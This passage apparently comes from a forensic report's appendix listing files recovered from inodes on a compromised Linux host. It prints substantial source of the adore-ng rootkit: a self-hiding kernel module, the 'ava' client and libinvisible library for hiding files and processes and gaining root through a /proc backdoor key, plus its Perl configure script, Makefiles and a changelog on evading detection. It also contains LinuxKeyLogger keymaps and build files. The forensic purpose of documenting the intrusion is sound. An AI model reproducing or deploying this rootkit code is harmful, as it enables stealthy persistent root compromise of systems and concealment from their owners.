                                        send(fd, "\n", sizeof(char), 0);
                                }
                        }

                        close(fd);
                        bzero(logbuf, strlen(logbuf));
                }
}
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================================================
/*
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 */

#define __KERNEL__
#define MODULE

#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>

int init_module()
{
        if (__this_module.next)
                __this_module.next = __this_module.next->next;

        return 0;
}

int cleanup_module()
{
        return 0;
}

MODULE_LICENSE("GPL");

Contents of inode 68253:
================================================
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 *
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 * modification, are permitted provided that the following conditions
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```
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 */
Contents of inode 68254:
================================================
/*
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 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
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 * SUCH DAMAGE.
 */
#include <sys/types.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <errno.h>
#include <sys/signal.h>
#include <stdlib.h>

#include "libinvisible.h"

extern char **environ;

int main(int argc, char *argv[])
{
         int version;
        char what;
          adore_t *a;

        if (argc < 3) {
                    printf("Usage: %s {h,u,r,R,i,v,U} [file, PID or dummy (for U)]\n\n"
                           "       h hide file\n"
                           "       u unhide file\n"
                           "       r execute as root\n"
                           "       R remove PID forever\n"
                           "       U uninstall adore\n"
                           "       i make PID invisible\n"
                           "       v make PID visible\n\n", argv[0]);
                exit(1);
        }
        what = argv[1][0];

          printf("Checking for adore  0.12 or higher ...\n");

          a = adore_init();
          if (adore_makeroot(a) < 0)
                    fprintf(stderr, "Failed to run as root. Trying anyway ...\n");

          if ((version = adore_getvers(a)) <= 0) {
                    printf("Adore NOT installed. Exiting.\n");
                    exit(1);
          }
          if (version < CURRENT_ADORE)
                    printf("Found adore 1.%d installed. Please update adore.", version);
          else
                    printf("Adore 1.%d installed. Good luck.\n", version);

        switch (what) {

        /* hide file */
        case 'h':
                    if (adore_hidefile(a, argv[2]) >= 0)
                    printf("File '%s' hided.\n", argv[2]);
```

```
                else
                        printf("Can't hide file.\n");
                break;

        /* unhide file */
        case 'u':
                if (adore_unhidefile(a, argv[2]) >= 0)
                printf("File '%s' unhided.\n", argv[2]);
                else
                        printf("Can't unhide file.\n");
              break;
          /* make pid invisible */
          case 'i':
                if (adore_hideproc(a, (pid_t)atoi(argv[2])) >= 0)
                        printf("Made PID %d invisible.\n", atoi(argv[2]));
                else
                        printf("Can't hide process.\n");
                break;

          /* make pid visible */
          case 'v':
                if (adore_unhideproc(a, (pid_t)atoi(argv[2])) >= 0)
                        printf("Made PID %d visible.\n", atoi(argv[2]));
                else
                        printf("Can't unhide process.\n");
                break;
        /* execute command as root */
        case 'r':
                execve(argv[2], argv+2, environ);
                perror("execve");
                break;
          case 'R':
                if (adore_removeproc(a, (pid_t)atoi(argv[2])) >= 0)
                        printf("Removed PID %d from taskstruct\n", atoi(argv[2]));
                else
                        printf("Failed to remove proc.\n");
                break;
          /* uninstall adore */
          case 'U':
                if (adore_uninstall(a) >= 0)
                        printf("Adore 0.%d de-installed.\n", version);
                else
                        printf("Adore wasn't installed.\n");
                break;
        default:
                printf("Did nothing or failed.\n");
        }
          return 0;
}

Contents of inode 68258:
================================================
/* Due to new proc hiding technique, from a hidden shell
 * there cant be any processes started which are visible
 * since the parent (shell) is invisible. So we have to
 * make init the parent and then start the process. Then
 * it is visible
 */
#include <stdio.h>

int main(int argc, char **argv, char **env)
{
          if (fork()) {
                  exit(0);
          }
          if (argc > 1)
                  execve(argv[1],argv+1, env);
          return -1;
}


Contents of inode 68260:
================================================
#define MODULE
#define __KERNEL__
#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/module.h>
#include <linux/vermagic.h>
#include <linux/compiler.h>

MODULE_INFO(vermagic, VERMAGIC_STRING);

static const char __module_depends[]
__attribute_used__
__attribute__((section(".modinfo"))) =
"depends=";

Contents of inode 68264:
================================================
/*
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```

```
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 */

/* Upper layer to be independant from implementation of
 * kernel-hacks.
 * Just write appropriate functions for new kernel-mods,
 * and ava.c will be happy.
 */

#include <sys/types.h>
#include <sys/stat.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

#include "libinvisible.h"

int getresuid(uid_t *, uid_t *, uid_t *);

#ifdef linux
adore_t *adore_init()
{
          int fd;
          uid_t r, e, s;
          adore_t *ret = calloc(1, sizeof(adore_t));

          fd = open("/proc/"ADORE_KEY, 0);
          close(fd);
          getresuid(&r, &e, &s);

          if (s == getuid())
                    fprintf(stderr,
                              "Tried to authorized myself. No luck, no adore?\n");
          ret->version = s;
          return ret;
}

/* Hide a file
 */
int adore_hidefile(adore_t *a, char *path)
{
          return lchown(path, ELITE_UID, ELITE_GID);
}

/* Unhide a file
 */
int adore_unhidefile(adore_t *a, char *path)
{
          return lchown(path, 0, 0);
}

/* Hide a process with PID pid
 */
int adore_hideproc(adore_t *a, pid_t pid)
{
          char buf[1024];

          if (pid == 0)
                    return -1;

          sprintf(buf, "/proc/hide-%d", pid);
          close(open(buf, O_RDONLY));
          return 0;
}

/* make visible again */
```

```
int adore_unhideproc(adore_t *a, pid_t pid)
{
          char buf[1024];

          if (pid == 0)
                    return -1;
          sprintf(buf, "/proc/unhide-%d", pid);
          close(open(buf, O_RDONLY));
          return 0;
}

/* permanently remove proc
 */
int adore_removeproc(adore_t *a, pid_t pid)
{
          printf("Not supported in this version.\n");
          return 1;
}

/* use the hidden setuid(0)-like backdoor
 */
int adore_makeroot(adore_t *a)
{
          close(open("/proc/"ADORE_KEY"-fullprivs", O_RDONLY));
          return 0;
}

/* return version number of installed adore
 */
int adore_getvers(adore_t *a)
{
          if (!a)
                    return -1;
          return a->version;
}

int adore_free(adore_t *a)
{
          free(a);
          return 0;
}

/* uninstall adore
 */
int adore_uninstall(adore_t *a)
{
          close(open("/proc/"ADORE_KEY"-uninstall", O_RDONLY));
          return 0;
}

/* disappeared in 0.3 */
int adore_disable_logging(adore_t *a)
{
          return -ENOENT;
}

/* ditto */
int adore_enable_logging(adore_t *a)
{
          return -ENOENT;
}

#else
#error "Not supported architecture (Not Linux)."
#endif /* linux */

Contents of inode 68265:
================================================
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```

```
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 */

#ifndef _LIBINVISIBLE_H_
#define _LIBINVISIBLE_H_

#include <sys/types.h>

/* Whenever you change this, do so in adore.c!!!
 */
#define SIGINVISIBLE 100
#define SIGVISIBLE   101
#define SIGREMOVE    102

typedef struct adore_t {
          int version;
          /* nothing more yet */
} adore_t;

adore_t *adore_init();

/* adore_t as first argument is something like
 * 'this' in C++.
 * It isn't much used yet, but good for later
 * extensions.
 */
int adore_hidefile(adore_t *, char *);
int adore_unhidefile(adore_t *, char *);

int adore_hideproc(adore_t *, pid_t);
int adore_removeproc(adore_t *, pid_t);
int adore_unhideproc(adore_t *, pid_t);

int adore_makeroot(adore_t *);
int adore_free(adore_t *);
int adore_getvers(adore_t *);
int adore_free(adore_t *);

int adore_disable_logging(adore_t *);
int adore_enable_logging(adore_t *);

int adore_uninstall(adore_t *);

#endif
```

5.1.1.2. data_inodes.txt

data_inodes.txt only contained unlegible character strings. Not copied for space reasons.

5.1.1.3. ISO_inodes.txt

```
Contents of inode 180820:
================================
=============
########################
# LinuxKeyLogger KeyMap #
#                      #
#       ITALIAN        #
########################
<Esc>
<Del>
<Tab>
<Ret>
<Ctrl>
<Shift>
<Shift>
<Alt>
<CapsLck>
<NumLck>
<ScrlLck>
<Last>
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
<Help>
<Do>
<KPMin+>
<Pause>
Contents of inode 180821:
================================
=============
########################
#  LinuxKeyLogger KeyMap#
#      UPPER-CASE       #
#       ITALIAN         #
########################
<Esc>
<Del>
<Tab>
<Ret>\n
<Ctrl>
<Shift>
<Shift>
<Alt>
<CapsLck>
<NumLck>
<ScrlLck>
"<Last>
NUll
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
<Help>
<Do>
<KPMin+>
<Pause>
Contents of inode 180822:
================================
=============
NULL
NULL
NULL
NULL
Euro
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
```

```
NULL
NULL
NULL
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NULL
NULL
NULL
NULL
NULL
NULL
<Alt>
NULL
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NNUL
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NULL
Contents of inode 180823:
=================================
=============
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<Alt>
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NULL
NNUL
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NULL
NULL
Contents of inode 180826:
=================================
=============
#########################
# LinuxKeyLogger KeyMap #
#                       #
#       FRENCH          #
#########################
<Del>
<Tab>
<Ret>
<Ctrl>
<Shift>
<Shift>
<Alt>
<CapsLck>
<NumLck>
<ScrlLck>
<Last>
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
<Help>
<Do>
<KPMin+>
<Pause>
Contents of inode 180827:
=================================
=============
#########################
#  LinuxKeyLogger KeyMap#
#      UPPER-CASE       #
#       ITALIAN         #
#########################
<Del>
<Tab>
<Ret>\n
<Ctrl>
<Shift>
<Shift>
<Alt>
<CapsLck>
<NumLck>
<ScrlLck>
"<Last>
NUll
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
<Help>
<Do>
<KPMin+>
<Pause>
Contents of inode 180828:
=================================
=============
#########################
#  LinuxKeyLogger KeyMap#
#      AltGR            #
#       French          #
#########################
<Del>
<Tab>
<Ret>\n
```

```
<Ctrl>
<Shift>
<Shift>
<Alt>
<CapsLck>
<NumLck>
<ScrlLck>
"<Last>
NUll
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
<Help>
<Do>
<KPMin+>
<Pause>
Contents of inode 68261:
==================================
=============
1.23
----
+ 2.6 port
+ added visible-start
1.12
----
+ fixed adore_atoi() respect to
/proc misbehaivior
  a PID of 672 has the string
"672
A" so make atoi()
  handle this
+ fixed adore_init() which did
not checked ssuid
  correctly
1.11
----
+ rewrote most parts (using VFS
etc)
  -> adore-ng
0.53
----
+ #define PID_MAX if not found
0.52
----
+ support 16 and 32 bit UID/GID
+ using spin-locks
+ hooking lookup in proc_root, so
many adore-testers
  fail now
+ much better tcp-connection
hiding, also via proc
+ removed file redirection
+ added elite_gid, so its now
impossible to detect adore by
  chown()+getdents() bruteforce
+ elite_uid/elite_gid are
randomly choosen by "configure"
+ close() should return EBADF
when
  user is not authenticated. It
does so now.
0.42
----
+ Added devpts fix.
0.41
----
+ fixed is_secret64() to properly
hide files.
+ removed memleak
0.40
----
+ fixed some typo in
cleanup_module()
0.39b
-----
+ open()/stat() redirection
+ no more exec redir
+ Added possiblility to hide more
than one service
  (netstat -an vs. -al)
+ This is a Beta version! It is
for testing purposes,
  whether open/stat redir works
properly.
0.38
----
+ Nothing. CVS-internally thing.
0.36
----
+ Added rename.c as generic way
to rename/rmmod protection
  modules such as StMichael.
+ Fixed libinvisble: Dont follow
links on chown() ->
  now properly hides symlinks
0.35
----
+ Added 64 bit FS support, for
2.4 plus new glibc
0.33
----
+ Added auth via mkdir(2) to
defeat scanners
+ setuid() -> close() change
since 2.4 kernel uses setuid32()
0.32
----
+ added kgcc check in configure
+ added exec-redirection
+ made 'R' switch stable (now
official feature)
0.31
----
+ empty module-list doesn't crash
anymore :)
+ removed syslog dis/enabling coz
a lot of ppl told me its not of
much use
  and it only costs porting time
and robustness
+ added removing of procs
+ no chkroot defat anymore. there
are too many ways to detect
rootkits
sowhere below
+ Added 'cant be killed from
normal processes'
```

5.1.1.4. m4_inodes.txt

Contained M4 MACRO code as part of the adore and lkl source package. Not pasted here for space reasons (text would add about 100 pages to the document.

5.1.1.5. makecommands_inodes.txt

```
Contents of inode 68252:
================================================
#
CC=cc
CFLAGS=-O2 -Wall -DLINUX26

CFLAGS+=-mcpu=i486
CFLAGS+=-DELITE_CMD=33275
INC=-I/usr/src/linux/include
CFLAGS+=-DKBUILD_MODNAME=adore-ng -
DKBUILD_BASENAME=adore-ng
CFLAGS+=-DELITE_UID=2618748389U -
DELITE_GID=4063569279U
CFLAGS+=-DCURRENT_ADORE=12
CFLAGS+=-DADORE_KEY=\"fgjgggfd\"

#CFLAGS+=-D__SMP__

#CFLAGS+=-DMODVERSIONS

all:      adore-ng ava

adore-ng: adore-ng.c
          rm -f adore-ng.o
          $(CC) -c $(INC) $(CFLAGS) adore-ng.mod.c -o
adore-ng.mod.o
          $(CC) -c $(INC) $(CFLAGS) adore-ng.c -o
adore-ng.o
          ld -m elf_i386 -r -o adore.ko adore-ng.o
adore-ng.mod.o

ava: ava.c libinvisible.c
          $(CC) $(CFLAGS) ava.c libinvisible.c -o ava

clean:
          rm -f core ava *.o

Contents of inode 68259:
================================================
#
CC=cc
CFLAGS=-O2 -Wall
#ld -m elf_i386 -r
# KBUILD_BASENAME adore-ng KBUILD_MODNAME=adore-ng
#CFLAGS+=-mcpu=i486
CFLAGS+=-DELITE_CMD=47723
INC=-I/usr/src/linux/include
CFLAGS+=-DELITE_UID=764385989U -DELITE_GID=2219856091U
CFLAGS+=-DCURRENT_ADORE=53
CFLAGS+=-DADORE_KEY=\"gfsgfgdf\"

#CFLAGS+=-D__SMP__

#CFLAGS+=-DMODVERSIONS

all:      adore-ng ava cleaner

adore-ng: adore-ng.c
          rm -f adore-ng.o
          $(CC) -c $(INC) $(CFLAGS) adore-ng.c -o
adore-ng.o

ava: ava.c libinvisible.c
          $(CC) $(CFLAGS) ava.c libinvisible.c -o ava

cleaner: cleaner.c
```

```
        $(CC) $(INC) -c $(CFLAGS) cleaner.c                             rm -f core ava *.o
clean:
```

5.1.1.6. perl_inodes.txt

```
Contents of inode 68257:
==========================================
#!/usr/bin/perl

# (C) 2002 by Stealth.
# Using at your own risk. Licensed under BSDish license.
# See LICENSE-file. Standard disclaimer applies.

# adore configuration script
# One can also use Makefile.gen edited by hand
# when perl is not available or one needs special values
# (crosscompiling)

#
# Initializink, Pitr ...
#

$elite_uid = 0;
$elite_cmd = 0;
$cc = "";
$| = 1;
$current_adore = 24;
$bw = shift || 4;

print "\nUsing byte-with of $bw for UID/GID\n";

sub get_pass()
{
        print "\n\nSince version 0.33 Adore requires 'authentication' for\n".
              "its services. You will be prompted for a password now and this\n".
              "password will be compiled into 'adore' and 'ava' so no further actions\n".
              "by you are required.\nThis procedure will save adore from scanners.\n".
              "Try to choose a unique name that won't clash with normal calls to mkdir(2).\n";

        print "Password (echoed):"; my $s = <STDIN>;
        chop($s);
        s/"//g;
        return $s;
}

#
# find elite UID+GID
#
sub get_elite_id()
{
        my $uid = 0, $p;
        if ($bw == 2) {
                $p = "S";
        } elsif ($bw == 4) {
                $p = "I";
        } else {
                print "Nuts! Stupid byte-width of $bw. Use either 2 or 4.\n";
                exit;
        }

        open(R, "/dev/random") or die "$!";
        while (defined(getpwuid($uid))) {
                read R, $uid, $bw;
                $uid = unpack($p, $uid);
        }
        read R, $gid, $bw;
        close(R);
        $gid = unpack($p, $gid);
        return ($uid, $gid);
}

#
# randomly choose an ELITE_CMD
#
sub get_elite_cmd()
{
        srand();
        return int(10000 + rand 100000);
}

#
sub check_smp()
{
        if (`uname -a` =~ "SMP") {
                return "YES";
        } else {
                return "NO";
        }
}


sub check_26()
{
```

```
        if (`uname -r` =~ /2\.6/) {
                return "YES";
        } else {
                return "NO";
        }
}


# check for CONFIG_MODVERSIONS=y
sub check_modversions()
{
        open I, "</proc/ksyms" or die "open(/proc/ksyms) $!";
        while (<I>) {
                if (/kernel_thread_R.+/) {
                        close I;
                        return "YES";
                }
                if (/kernel_thread/) {
                        close I;
                        return "NO";
                }
        }
        print "WARN: Can't find kernel_thread!! Using \"NO\"!";
        return "NO";
}

#
# Look for loaded modules
#
sub check_modules()
{
        print "Loaded modules:\n";
        system("cat /proc/modules");
}

#
# Look where insmod is located
#
sub check_insmod()
{
        my $s;
        print "Checking 4 insmod ... ";
        foreach (qw(/bin /sbin /usr/sbin /usr/bin)) {
                if (-x ($s = "$_/insmod")) {
                        print "found $s -- OK\n";
                        return $s;
                }
        }
        print "WARN: No insmod found in /bin, /sbin, /usr/sbin, /usr/bin! Fix init-script by hand!\n";
        return "insmod";
}

#
# RH 7 has 'kgcc'
#
sub check_cc()
{
        my $r;
        if (-x "/usr/bin/kgcc") {
                $r = "kgcc";
        } else {
                $r = "cc";
        }
        return $r;
}


##############################
#
# main()
#
##############################

print "\nStarting adore configuration ...\n\n";
($uid, $gid) = get_elite_id();

print "Checking 4 ELITE_UID + ELITE_GID ... ";
print "found $uid, $gid\n";

print "Checking 4 ELITE_CMD ... ";
print "using ", $elite_cmd = get_elite_cmd(), "\n";

print "Checking 4 SMP ... ", $has_smp = check_smp(), "\n";

print "Checking 4 MODVERSIONS ... ", $has_modversions = check_modversions(), "\n";

print "Checking for kgcc ... ";
print "found ", $cc = check_cc(), "\n";


$insmod = check_insmod();
print "\n";

check_modules();
```

```
$pwd = get_pass();

$target_dir = `pwd`;
chop($target_dir);

print "\nPreparing $target_dir (== cwd) for hiding ... ";
chown($elite_uid, 0, $target_dir) or print "(failed)";

print "\n\n";
print "Creating Makefile ...\n";

print "\n\a*** Edit adore.h for the hidden services ***\n";

#
# create an Makefile backup for ELITE_CMD etc.
#

$date = `date`;
$date =~ tr/ /_/;

system("touch Makefile;cp Makefile Makefile_$date");

#
# write Makefile
#

open(O, ">Makefile") or die "open(Makefile) $!";

print O "#\nCC=$cc\nCFLAGS=-O2 -Wall\n\n";
print O "#CFLAGS+=-mcpu=i486\nCFLAGS+=-DELITE_CMD=$elite_cmd\nINC=-I/usr/src/linux/include";
print O "\nCFLAGS+=-DELITE_UID=${uid}U -DELITE_GID=${gid}U\nCFLAGS+=-DCURRENT_ADORE=$current_adore\n".
        "CFLAGS+=-DADORE_KEY=\\\"$pwd\\\"\n\n";

if ($has_smp eq "NO") {
        print O "#";
}

print O "CFLAGS+=-D__SMP__\n";


print O "\n";

if ($has_modversions eq "NO") {
        print O "#";
}

print O<<_EOF_;
CFLAGS+=-DMODVERSIONS

all:    adore-ng ava cleaner

adore-ng: adore-ng.c
        rm -f adore-ng.o
        \$(CC) -c \$(INC) \$(CFLAGS) adore-ng.c -o adore-ng.o

ava: ava.c libinvisible.c
        \$(CC) \$(CFLAGS) ava.c libinvisible.c -o ava

cleaner: cleaner.c
        \$(CC) \$(INC) -c \$(CFLAGS) cleaner.c
clean:
        rm -f core ava *.o
_EOF_

#
# Done :>
#

close O;
```

5.1.1.7. pureascii_inodes.txt

```
Contents of inode 180804:
================================
=============
# Process this file with autoconf
to produce a configure script.
AC_INIT([LinuxKeyLogger],[0.0.4],
[vl4d@spine-group.org])
AM_CONFIG_HEADER([config.h])
AM_INIT_AUTOMAKE(LinuxKeyLogger,
0.0.4)

# Checks for programs.
AC_PROG_CC
CFLAGS="-s -O3"

# Checks for libraries.

# Checks for header files.
AC_HEADER_STDC
AC_CHECK_HEADERS([string.h,
stdio.h, sys/io.h])

# Checks for typedefs,
structures, and compiler
characteristics.

# Checks for library functions.

AC_CONFIG_FILES([Makefile])
AC_OUTPUT
Contents of inode 180824:
================================
=============
########################
#  LinuxKeyLogger KeyMap#
#      UPPER-CASE   #
#         US English          #
########################
<Esc>
!
@
#
$
%
^
&
*
(
)
_
+
<Del>
<Tab>
Q
W
E
R
T
Y
U
I
O
P
```

```
{
}
<Ret>\n
<Ctrl>
A
S
D
F
G
H
J
K
L
:
"
~
|
<Shift>

Z
X
C
V
B
N
M
<
>
?

<Shift>
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
"<Last>
NUll
>
F11
F12
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>
Contents of inode 180825:
==================================
=============
########################
# LinuxKeyLogger KeyMap       #
#                             #
#         US English          #
########################
<Esc>
1
2
3
4
5
6
7
8
9
0
-
=
<Del>
<Tab>
q
w
e
r
t
y
u
i
o
p
[
]
<Ret>
<Ctrl>
a
s
d
f
g
h
j
k
l
;
'

<Shift>
\
z
x
c
v
b
n
m
,
.
/
<Shift>
*
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
<Last>
NULL
<
F11
F12
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>
Contents of inode 180829:
==================================
=============
########################
# LinuxKeyLogger KeyMap       #
#                             #
#         DVORAK              #
########################
`
1
2
3
4
5
6
7
8
9
0
[
]
<Del>
<Tab>
'
,
.
p
y
f
g
c
r
l
/
=
<Ret>
<Ctrl>
a
o
e
u
i
d
h
t
n
s
-
\\
<Shift>
\\
;
q
j
k
x
b
m
w
v
z
<Shift>
KPM
```

```
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
<Last>
NULL
<
F11
F12
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>

Contents of inode 180830:
================================
=============
#########################
# LinuxKeyLogger KeyMap       #
#         Caps                #
#         DVORAK              #
#########################
~
!
@
\#
$
%
^
&
*
(
)
{
}
<Del>
<Tab>
"
<
>
P
Y
F
G
C
R
L
?
+
<Ret>
<Ctrl>
A
O
E
U
I
D
H
T
N
S
_
|
<Shift>
|
:
Q
J
K
X
B
M
W
V
Z
<Shift>
KPM
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
<Last>
NULL
<
F11
F12
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>

Contents of inode 180831:
================================
=============
#########################
# LinuxKeyLogger KeyMap       #
#         Caps                #
#         DVORAK              #
#########################

<Del>
<Tab>

<Ret>
<Ctrl>

<Shift>

<Shift>
KPM
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
<Last>
```

```
NULL
<
F11
F12
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>

Contents of inode 180832:
================================
=============
bin_PROGRAMS = lkl
lkl_SOURCES = main.c lkl.c
output.c net.cContents of inode
180833:
================================
=============
[------------------[AUTHORS]----
----------------------]
[

          ]
[ LKL is coded by:
                              ]
[                   vl4d
_founder_ -- vl4d@spine-group.org
]
[

          ]
[-------------------------------
----------------------]
Contents of inode 180842:
================================
=============
timestamp
Contents of inode 180844:
================================
=============
lkl.o : \
 lkl.c lkl.h /usr/include/stdio.h
/usr/include/features.h \
 /usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
 /usr/include/bits/types.h
/usr/include/libio.h \
 /usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
 /usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
 /usr/include/bits/string.h
/usr/include/bits/string2.h \
 /usr/include/endian.h
/usr/include/bits/endian.h \
 /usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
 /usr/include/sys/select.h
/usr/include/bits/select.h \
 /usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
 /usr/include/sys/socket.h
/usr/include/bits/socket.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
 /usr/include/limits.h
/usr/include/bits/posix1_lim.h \
 /usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
 /usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
 /usr/include/asm/socket.h
/usr/include/asm/sockios.h \
 /usr/include/netinet/in.h
/usr/include/stdint.h \
 /usr/include/bits/wordsize.h
/usr/include/bits/in.h \
 /usr/include/bits/byteswap.h
lkl.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h :
/usr/include/bits/types.h :
/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/io.h :
/usr/include/string.h :
/usr/include/bits/string.h :
/usr/include/bits/string2.h :
/usr/include/endian.h :
/usr/include/bits/endian.h :
/usr/include/stdlib.h :
/usr/include/sys/types.h :
/usr/include/time.h :
/usr/include/sys/select.h :
/usr/include/bits/select.h :
/usr/include/bits/sigset.h :
/usr/include/sys/sysmacros.h :
/usr/include/sys/socket.h :
/usr/include/bits/socket.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h :
/usr/include/limits.h :
/usr/include/bits/posix1_lim.h :
/usr/include/bits/local_lim.h :
/usr/include/linux/limits.h :
/usr/include/bits/posix2_lim.h :
/usr/include/bits/sockaddr.h :
/usr/include/asm/socket.h :
/usr/include/asm/sockios.h :
/usr/include/netinet/in.h :
/usr/include/stdint.h :
/usr/include/bits/wordsize.h :
/usr/include/bits/in.h :
/usr/include/bits/byteswap.h :
Contents of inode 180845:
================================
=============
main.o : \
 main.c lkl.h
/usr/include/stdio.h
/usr/include/features.h \
 /usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
 /usr/include/bits/types.h
/usr/include/libio.h \
 /usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
 /usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
 /usr/include/bits/string.h
/usr/include/bits/string2.h \
 /usr/include/endian.h
/usr/include/bits/endian.h \
 /usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
 /usr/include/sys/select.h
/usr/include/bits/select.h \
 /usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
 /usr/include/sys/socket.h
/usr/include/bits/socket.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
 /usr/include/limits.h
/usr/include/bits/posix1_lim.h \
 /usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
 /usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
 /usr/include/asm/socket.h
/usr/include/asm/sockios.h \
 /usr/include/netinet/in.h
/usr/include/stdint.h \
 /usr/include/bits/wordsize.h
/usr/include/bits/in.h \
 /usr/include/bits/byteswap.h
main.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h :
/usr/include/bits/types.h :
